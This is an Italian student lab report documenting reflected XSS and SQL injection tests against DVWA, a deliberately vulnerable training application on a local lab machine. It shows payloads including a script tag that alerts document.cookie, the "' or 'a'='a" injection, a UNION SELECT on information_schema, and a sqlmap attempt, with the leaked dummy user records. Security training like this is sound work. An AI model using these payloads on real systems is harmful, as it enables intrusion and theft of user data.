


ESERCIZIO M4 D2

XSS E MSQI SU DVWA

XSS – CROSS-SITE SCRIPTING

- Test di verifica input utente:.


Nella stringa possiamo notare che si ripete ciò che è stato dato in input dall'utente. Chiaro segnale che questo campo search è attaccabile tramite CROSS-SITE SCRIPTING (xss)




Test verifica INPUT che modifica il font della risposta in corsivo

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. The desktop environment includes a web browser and Burp Suite Community Edition v2023.4.3. The web browser is displaying the Damn Vulnerable Web Application (DVWA) at the URL `192.168.50.101/dvwa/vulnerabilities/xss_r?name=<i>test+string#`. The DVWA interface shows the 'Vulnerability: Reflected Cross Site Scripting (XSS)' page. The input field 'What's your name?' has been filled with the payload `<i>test+string`, and the output shows 'Hello test string' in red, italicized font. The left sidebar of DVWA lists various vulnerabilities, with 'XSS reflected' selected. The bottom of the DVWA page shows the username 'admin', security level 'low', and PHPIDS status 'disabled'. The Burp Suite interface is open to the 'Proxy' tab, showing 'Intercept is off' and buttons for 'Forward', 'Drop', 'Action', and 'Open browser'. The Burp Suite title bar indicates it is a 'Temporary Project'.


Script di Alert



Script di alert




Tag HTML per mostrare i cookie dell'utente attuale




The screenshot shows a web browser window with the title "Damn Vulnerable Web Ap" and the address bar displaying "192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>+alert+%28document.cookie%29". The page features the DVWA logo and a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with the label "What's your name?" and an input field containing the payload "<script> alert (document.cookie)". A "Submit" button is next to the input field. Below the input field, the output "Hello" is displayed in red text. Under the "More info" section, three links are provided: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>.

Tag HTML per mostrare i cookie dell'utente attuale



SQLI – test database



Iniettata stringa di codice per testare la vulnerabilità del database:

Database vulnerabile, da come risultati in chiaro (senza averli richiesti) i dati degli utenti

Kali 23.1 [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Damn Vulnerable Web Ap x +

Non sicuro | 192.168.50.101/dvwa/vulnerabilities/sqli/?id=%27+or+%27a%27%3D%27...

DVWA

Vulnerability: SQL Injection

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

User ID:

Submit

ID: ' or 'a'='a
First name: admin
Surname: admin

ID: ' or 'a'='a
First name: Gordon
Surname: Brown

ID: ' or 'a'='a
First name: Hack
Surname: Me

ID: ' or 'a'='a
First name: Pablo
Surname: Picasso

ID: ' or 'a'='a
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Scansione database con SQMAP

The screenshot displays a Kali Linux virtual machine environment. The main window is a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The browser's address bar shows the URL `192.168.50.101/dvwa/vulnerabilities/sqli/?id=%27or+%27a%27%3D%27...`. The DVWA interface has a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection" and shows a "User ID:" section with a form containing the input `' UNION SELECT username ||` and a "Submit" button. Below the form, the results of the SQL injection are displayed in red text: `ID: ' or 'a'='a`, `First name: admin`, `Surname: admin`, `ID: ' or 'a'='a`, `First name: Gordon`, `Surname: Brown`, `ID: ' or 'a'='a`, `First name: Hack`, `Surname: Me`, `ID: ' or 'a'='a`, `First name: Pablo`, `Surname: Picasso`, `ID: ' or 'a'='a`, `First name: Bob`, `Surname: Smith`. Below the results, there is a "More info" section with links to security reviews and Wikipedia articles. At the bottom of the browser window, the text "Damn Vulnerable Web Application (DVWA) v1.0.7" is visible.

Overlaid on the right side of the browser window is a terminal window. The terminal shows the execution of the `sqlmap` command. The first command is `sqlmap`, which results in an error: `ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)`. The second command is `sqlmap -u 192.168.50.101`, which starts the sqlmap tool. The terminal output shows the tool's usage, a legal disclaimer, and the start of the scan at 16:51:40 /2023-05-19/. The scan progress is shown with various status messages: `[16:51:41] [INFO] testing connection to the target URL`, `[16:51:41] [INFO] checking if the target is protected by some kind of WAF/IPS`, `[16:51:41] [INFO] testing if the target URL content is stable`, `[16:51:41] [INFO] target URL content is stable`, and `[16:51:41] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1')`. The scan ends at 16:51:41 /2023-05-19/.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: admin
Surname: admin

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: Gordon
Surname: Brown

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: Hack
Surname: Me

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: Pablo
Surname: Picasso

ID: 1' or true union select 1, table_schema from information_schema.tables #
First name: Bob
Surname: Smith

